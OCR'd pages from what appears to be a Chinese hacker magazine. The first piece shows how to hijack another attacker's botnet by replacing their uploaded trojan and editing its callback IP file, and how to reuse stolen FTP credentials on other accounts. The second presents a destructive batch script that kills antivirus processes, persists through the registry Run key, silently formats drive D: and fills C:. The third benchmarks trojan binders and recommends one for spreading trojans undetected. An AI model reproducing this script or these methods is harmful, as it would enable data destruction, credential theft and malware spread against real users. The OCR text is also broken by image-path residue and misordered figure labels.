


图4

看到那个3.exe了吗？那就是对方上传到服务器的木马，如果我们乐意的话，就可以直接使用我们自己的木马来替换它了，那么以后再使用那个3.exe抓的肉鸡就都是我们的了。如果使用对方的木马跟我们的木马捆绑后再替换原木马的话，估计效果会更好（很难觉察的，因为对方种马后会正常上线）。要是我们还看到里面有肉鸡上线使用的类似ip.txt的上线文件，还可以尝试修改




图1




图1

里面的IP为我们的IP，说不定也会意外的获得好多肉鸡的。如果鸡主在FTP里存有他常用的工具软件，我们给这些工具捆绑木马后再替换上去，说不准连鸡主都给抓了做你的肉鸡也不是没有可能啊^—^

另外，我们可以使用得到的用户名和密码登录一下别的东西（很多人都喜欢使用同一密码的），比如我就使用同样方法得到的用户名和密码成功的登录了某人的3322动态域名管理页面，如图5。

所以，菜菜们在抓肉鸡的时候要小心了，当心螳螂捕蝉，黄雀在后呀！在上传木马时希望尽量不使用FTP来上传，如果非要使用FTP，那么上传后一定要马上把那个含有你FTP帐户信息的文件删除。FTP服务器要尽量使用自己搭建的，用户名和密码别跟你的其它的密码相同（比如你的邮箱密码、花生壳密码等）。




图5

批处理恶作剧

亦可

这几天，在家闲着无聊，突然萌生了一种想法，想要把所有批处理的破坏语句全部集中到一个批处理中(好像这想法太坏了，不过，重在学习，重在学习么^—^)。

先来介绍一下我的思路：

1.使用taskkill结束杀毒软件的监控文件进程。
2.把本批处理写入注册表中，每次开机都运行。
3.Format（格式化）x盘（这个功能请大家小心谨慎使用）。
4.使用“>>”功能填充文本文档，直至把c盘填满。
5.删除所有的备份文件。
6.重启计算机。
7.留一条后路，能够让自己免去灾难。

具体的代码和解释如下：

```
@echo off
If exist c:\stop.txt exit '如果存在stop.txt文件则推出，这样我们在c盘存放一个stop.txt文件就可以免疫了
Taskkill ccenter.exe '结束进程ccenter.exe等等，其它的我就不列举了
Copy yike.bat c:\windows\system32\dirvers\yike.bat '把yike.bat文件复制到c:\windows\system32\dirvers\yike.bat
Reg add "hklm\software\mirosoft\windows\currentvision\run" /v type /t reg_expand_sz /d "c:\windows\system32\dirvers\yike.bat" '把yike.bat写入注册表
Format d: /y '格式化硬盘，/y表示不提示，确认执行
Dir c: >>c:\windows\yike.txt
For /? >>c:\windows\yike.txt
Set /? >>c:\windows\yike.txt
Shift /? >>c:\windows\yike.txt
Format/? >c:\windows\yike.txt
Copy/? >>c:\windows\yike.txt
Taskkill /? >>c:\windows\yike.txt
Iisreset /reboot '这条命令的功能是重启
Del yike.bat
```

批处理很简单，关键在于思路^—^。不过，大家要小心谨慎的使用哟，出了事可不要来找我！

菜鸟之文件捆绑分析报告

BaseNet

看了第8期S17x写的关于轻松分离捆绑文件的文章，虽然也是借助了一些工具，但是操作起来也还是比较复杂的。我们不可能每个文件都采用类似的方法进行分离，这时候就需要一个好的分离器进行傻瓜式的操作。当然我们在进行木马传播的时候，也必须选择一个好的木马捆绑器。基于这点，我对网上比较流行的捆绑工具和反捆绑工具做了一下测试。

测试的捆绑工具主要有以下几种：EXE捆绑机、filebind病毒感染专版、NCPH终结者免杀器、Pcshare内部捆绑器、Supersheep捆绑机、北极冰捆绑机、Microjoiner、欺骗者。测试的反捆绑工具有以下几种：荣成文件捆绑克星、魔龙EXE捆绑检测工具、无忧文件捆绑探测器、Supersheep反捆绑专家。而对于捆绑的文件，我们以系统的mspaint.exe为宿主文件，以系统的notepad.exe为寄主文件。本文只对exe捆绑exe文件进行检测，对于其它类型的捆绑，比如图片捆绑exe文件等则不在此次测试范围之列！

文件捆绑完成后，所有程序运行都正常，对捆绑文件进行反捆绑检测结果如图1所示。

从图中我们得出以下结论：

1.在捆绑工具中，Supersheep捆绑机的捆绑能力是最强的，只有荣成文件捆绑克星能够检测出被捆绑，filebind病毒感染专版也不错，只有无忧文件捆绑检测器能够检测出，但是荣成文件捆绑克星太出名了，所以建议大家在推广自己木马程序的时候建议使用filebind病毒感染专版。

2.在反捆绑工具中，魔龙捆绑检查工具反捆绑能力

反捆绑工具 捆绑工具	Supersheep反捆绑专家试用版	无忧文件捆绑探测器 V0.2 汉化版	魔龙捆绑检查圣诞专版	荣成文件捆绑克星
EXE 捆绑机	能检测出	能检测出	能检测出	不能检测出
Filebind 病毒感染版	不能检测出	能检测出	不能检测出，但能成功分离	不能检测出
MircoJoinerV1.7	能检测出	不能检测出	能检测出	不能检测出
Ncph 捆绑机	能检测出	能检测出	能检测出	能检测出
Pcshare 专用捆绑机	能检测出	不能检测出	能检测出	不能检测出
北极冰捆绑机	能检测出	能检测出	能检测出	能检测出
Supersheep 捆绑机	不能检测出	不能检测出	不能检测出，不能分离	能检测出
欺骗者 V4.0	能检测出	能检测出	能检测出	能检测出

图1

是最强的，在测试的捆绑工具中，只有Supersheep捆绑的程序无法检测到，而filebind病毒专版所捆绑的程序虽然不能检测出，但是我们如果勾选图2中的“安全运行”，程序会自动处理文件，处理后的文件只能打开mspaint画图程序，而无法打开记事本程序。说明该工具在无法通过文件头检测出捆绑文件的时候，也可以安全的处理捆绑恶意程序的文件！所以如果我们怀疑一个文件捆绑了恶意文件，首选的反捆绑工具就是魔龙捆绑检查工具。




图3





图2

3.虽然Micro joiner捆绑的程序无法躲过supersheep反捆绑专家和魔龙捆绑检查工具，但是这个程序的功能还是很强大，在抓鸡的时候也可以试用。主要原因是该程序采用的是汇编语言，而且非常的经典，网上有源代码下载，有兴趣的朋友可以看一下，这个程序才14K哦！


图5

那么要如何防范文件被捆绑呢？要注意的主要有以下几点。

1.养成好的习惯，下载的文件先杀毒！

2.下载软件要到比较大型的站点，这些大型站点，虽然有些软件也附加一些流氓软件，但是一般在readme.txt文件中或者在安装的过程中会告诉用户，所以在安装软件的时候大家要先阅读readme.txt文件，在安装的过程中也要注意提示。比如安装WINHEX（华军软件园下载的），就会看到如图3所示的提示，我们只要去掉选项前面的勾就可以了。




图4

